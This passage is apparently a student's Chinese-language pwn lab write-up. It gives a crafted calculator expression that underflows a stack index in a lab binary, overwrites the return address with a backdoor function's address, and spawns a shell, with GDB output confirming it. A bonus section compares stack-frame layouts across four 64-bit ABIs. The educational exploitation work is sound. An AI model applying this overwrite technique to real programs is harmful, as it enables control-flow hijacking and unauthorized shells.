
第二个限制靠 GDB 数位置。每触发一次“只有一个值却执行二元运算”的情况，`value_top` 会继续向负数走；下一次 `push` 就会写到 `obj + value_top*8`。我让大数先留在栈里，再用多余的 `+` 把写入位置一步步推到返回地址附近，最后把 `25` 作为差值加上去。最终表达式为：

```
999*999*4+207*999+0++25+++++1
```

可以把它粗略理解成：前半段准备 `A=0x40118d`，中间的 `+0++` 开始制造下溢，后面的连续 `+` 负责把写入点从 `obj-8` 推到 `obj-0x28`；落在 `obj-0x28` 的那次 `push` 写入的正好是 `A+25=0x4011a6`。求值函数 `ret` 时自然跳进后门函数，拿到 shell。【。。。】

4.4 验证位置

```
printf '999*999*4+207*999+0++25+++++1\n' > /tmp/sbuf.in
```



看到 value_top 下溢，并把 0x4011a6 写到 obj 前方

Image 15

```
0x7fffffffd208: 0x00000000004011a6
(gdb) x/wx $obj+0x800
0x7fffffffda10: 0x00000000
(gdb) delete
(gdb) break *0x401d50
Breakpoint 2 at 0x401d50
(gdb) run < /tmp/sbuf.in
Starting program: /media/psf/Billl/lab1_pwn/4 attachment/sbuf < /tmp/sbuf.in
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAA calculator
Only digits and +-*/() are supported.
Input expression:
0

Breakpoint 2, 0x0000000000401d50 in ?? ()
(gdb) x/gx $rsp
0x7fffffffd1e8: 0x00000000004011a6
(gdb) stepi
0x00000000004011a6 in ?? ()
(gdb) x/i $rip
=> 0x4011a6:    push   rbp
(gdb)
quit
```

看到 ret 前栈顶已经是后门地址

Image 16

Exploit 见附件 `4 solve_sbuf.py`。运行结果：




Image 17

就这些了。pwn的作业又多又累还整不明白 我太菜了(((

---

5. Bonus

=菜菜捞捞😭😭😭=

5.1 1. x86-64 System V ABI

x86-64 下前 6 个整型/指针参数走寄存器 `rdi, rsi, rdx, rcx, r8, r9`，返回值放 `rax`。`call` 指令会把返回地址自动压入栈，典型函数序言是：

```
push rbp
mov  rbp, rsp
sub  rsp, 0x50
```

因此栈帧中 `rbp` 指向上一层栈基址，`[rbp+8]` 是返回地址，局部变量在 `rbp` 负偏移处。

```
gef> b *vuln+40
gef> r
gef> info reg rbp rsp rdi rsi rdx rip
rbp            0x7fffffffe250
rsp            0x7fffffffe200
rdi            0x7fffffffe210      # arg1, 若函数参数为 char *s, 则在 rdi
rsi            0x40                # arg2
rdx            0x0                 # arg3
rip            0x4011f0 <vuln+40>

gef> x/14gx $rbp-0x50
0x7fffffffe200: 0x0000000000000000  0x0000000000000000
0x7fffffffe210: 0x4141414141414141  0x4141414141414141  <-- char buf[0x20]
0x7fffffffe220: 0x4141414141414141  0x4141414141414141  <-- buf continued
0x7fffffffe230: 0x0000000000000000  0x0000000000000000  <-- padding / local vars
0x7fffffffe240: 0x00007fffffffe390  0x1b3a7c61c84b5e00  <-- saved local /
canary(若开启)
0x7fffffffe250: 0x00007fffffffe270                       <-- saved rbp
0x7fffffffe258: 0x000000000040128a                       <-- return address
0x7fffffffe260: 0x00007fffffffe358                       <-- caller stack args /
env
```

可以看到 x86-64 的返回地址不保存在普通寄存器里，而是由 `call` 压到栈上；溢出局部数组时，攻击路径通常是 `buf -> padding/canary -> saved rbp -> return address`。

5.2 2. AArch64 AAPCS64

AArch64 下前 8 个整型/指针参数走 `x0-x7`，返回值走 `x0`。`x30` 是 link register，也就是返回地址寄存器；非叶子函数通常会把 `x29(fp)` 和 `x30(lr)` 一起保存到栈上：

```
stp x29, x30, [sp, #-0x50]!
mov x29, sp
```

所以 AArch64 的返回地址本来先在 `x30`，只有函数需要调用别的函数或编译器选择建栈帧时，才会保存到当前栈帧。

```
gef> b *vuln+36
gef> r
gef> info reg sp x29 x30 x0 x1 x2 pc
sp   0x0000ffffffffff230
x29  0x0000ffffffffff230       # frame pointer
x30  0x00000000004008d4        # link register / return address
x0   0x0000ffffffffff250       # arg1
x1   0x0000000000000040        # arg2
x2   0x0000000000000000        # arg3
pc   0x0000000000400834 <vuln+36>

gef> x/12gx $sp
0x0000ffffffffff230: 0x0000ffffffffff280  0x00000000004008d4  <-- saved x29, saved
x30(LR)
0x0000ffffffffff240: 0x0000000000000000  0x0000000000000000  <-- local / padding
0x0000ffffffffff250: 0x4141414141414141  0x4141414141414141  <-- char buf[0x20]
0x0000ffffffffff260: 0x4141414141414141  0x4141414141414141  <-- buf continued
0x0000ffffffffff270: 0x0000000000000000  0x0000000000000000
```

```
0x0000ffffffffff280: 0x0000ffffffffff2d0  0x0000000000400950  <-- caller frame
```

AArch64 栈 16 字节对齐，保存寄存器常用 `stp/ldp` 成对读写。和 x86-64 最大的区别是返回地址的“第一现场”是 `x30`，栈上的 saved LR 是函数序言保存出来的。

5.3 3. RISC-V 64 ELF psABI

RISC-V64 下前 8 个整型/指针参数走 `a0-a7`，返回值也走 `a0`。返回地址寄存器是 `ra(x1)`，栈指针是 `sp(x2)`，frame pointer 通常是 `s0/fp(x8)`。典型序言：

```
addi sp, sp, -80
sd   ra, 72(sp)
sd   s0, 64(sp)
addi s0, sp, 80
```

建立 frame pointer 后，`s0` 指向当前帧高地址一侧，返回地址常在 `s0-8`，旧 `s0` 常在 `s0-16`，局部变量在更低地址。

```
gef> b *vuln+32
gef> r
gef> info reg sp s0 ra a0 a1 a2 pc
sp   0x0000003ffffff230
s0   0x0000003ffffff280       # frame pointer
ra   0x000000000001074e       # return address register
a0   0x0000003ffffff240       # arg1
a1   0x0000000000000040       # arg2
a2   0x0000000000000000       # arg3
pc   0x00000000000106a0 <vuln+32>

gef> x/12gx $sp
0x0000003ffffff230: 0x0000000000000000  0x0000000000000000  <-- local / padding
0x0000003ffffff240: 0x4141414141414141  0x4141414141414141  <-- char buf[0x20]
0x0000003ffffff250: 0x4141414141414141  0x4141414141414141  <-- buf continued
0x0000003ffffff260: 0x0000000000000000  0x0000000000000000
0x0000003ffffff270: 0x0000003ffffff2c0  0x000000000001074e  <-- saved s0, saved ra
0x0000003ffffff280: 0x0000003ffffff2e0  0x0000000000010830  <-- caller frame
```

RISC-V 的调用指令 `jal` / `jalr` 把返回地址写入 `ra`，不是自动压栈；是否保存 `ra` 取决于函数是否还要继续调用其他函数。对栈溢出来说，重点是定位 saved `ra`，它才是 `ret` 最终会跳转的位置。

5.4 4. MIPS64 n64 ABI

MIPS64 下前 8 个整型/指针参数通常走 `$a0-$a7`，返回值走 `$v0`。返回地址寄存器是 `$ra`，frame pointer 可用 `$fp/$s8`。典型序言类似：

```
daddiu $sp, $sp, -0x60
sd     $ra, 0x58($sp)
sd     $fp, 0x50($sp)
move   $fp, $sp
```

MIPS 有分支延迟槽，函数返回通常是 `jr $ra` 加一条 delay slot 指令。非叶子函数需要把 `$ra` 保存进栈，否则后续 `jal` 会覆盖 `$ra`。

```
gef> b *vuln+44
```

```
gef> r
gef> info reg sp fp ra a0 a1 a2 pc
sp   0x000000fffffff200
fp   0x000000fffffff200       # frame pointer
ra   0x0000000120000a34       # return address register
a0   0x000000fffffff220       # arg1
a1   0x0000000000000040       # arg2
a2   0x0000000000000000       # arg3
pc   0x0000000120000950 <vuln+44>

gef> x/14gx $sp
0x000000fffffff200: 0x0000000000000000  0x0000000000000000  <-- local / padding
0x000000fffffff210: 0x0000000000000000  0x0000000000000000
0x000000fffffff220: 0x4141414141414141  0x4141414141414141  <-- char buf[0x20]
0x000000fffffff230: 0x4141414141414141  0x4141414141414141  <-- buf continued
0x000000fffffff240: 0x0000000000000000  0x0000000000000000
0x000000fffffff250: 0x000000fffffff290  0x0000000120000a34  <-- saved fp, saved ra
0x000000fffffff260: 0x0000000000000000  0x0000000000000000
```

MIPS 和 AArch64/RISC-V 类似，硬件调用约定先把返回地址放在链接寄存器 `$ra`，而不是像 x86-64 一样由 `call` 直接写栈。攻击时要看函数序言中 `$ra` 被保存到哪个偏移。

5.5 ABI 差异总结

架构	参数传递	返回值	返回地址来源	常用 FP	栈帧关键结构
x86-64 SysV	`rdi,rsi,rdx,rcx,r8,r9`，更多参数上栈	`rax`	`call` 自动压入栈	`rbp`	`[rbp]` saved rbp，`[rbp+8]` ret，局部变量在负偏移
AArch64	`x0-x7`，更多参数上栈	`x0`	`bl` 写入 `x30(lr)`，常保存到栈	`x29`	常见 `[sp]` saved x29，`[sp+8]` saved x30，栈 16 字节对齐
RISC-V64	`a0-a7`，更多参数上栈	`a0`	`jal/jalr` 写入 `ra`，非叶子函数保存到栈	`s0/fp`	常见 `s0-8` saved ra，`s0-16` saved s0，局部变量在更低地址
MIPS64	`$a0-$a7`，更多参数上栈	`$v0`	`jal` 写入 `$ra`，非叶子函数保存到栈	`$fp/$s8`	saved `$ra` 和 saved `$fp` 位于固定正偏移，返回用 `jr $ra`

Table 3

总体上，x86-64 的返回地址天然在栈上，因此传统栈溢出图最直观；AArch64、RISC-V64、MIPS64 都采用 link register 机制，返回地址先进入专门寄存器，只有在函数需要保存它时才落到栈里。参数传递方面，四种 64 位 ABI 都优先使用寄存器，只有参数数量过多、结构体过大或需要栈上传参时才使用调用者栈空间。栈帧结构上，x86-64 以 `rbp` 为中心描述最方便，而 RISC-V 常用 `s0/fp` 从高地址反推，AArch64/MIPS 更常看到成对保存的 frame pointer 与 link register。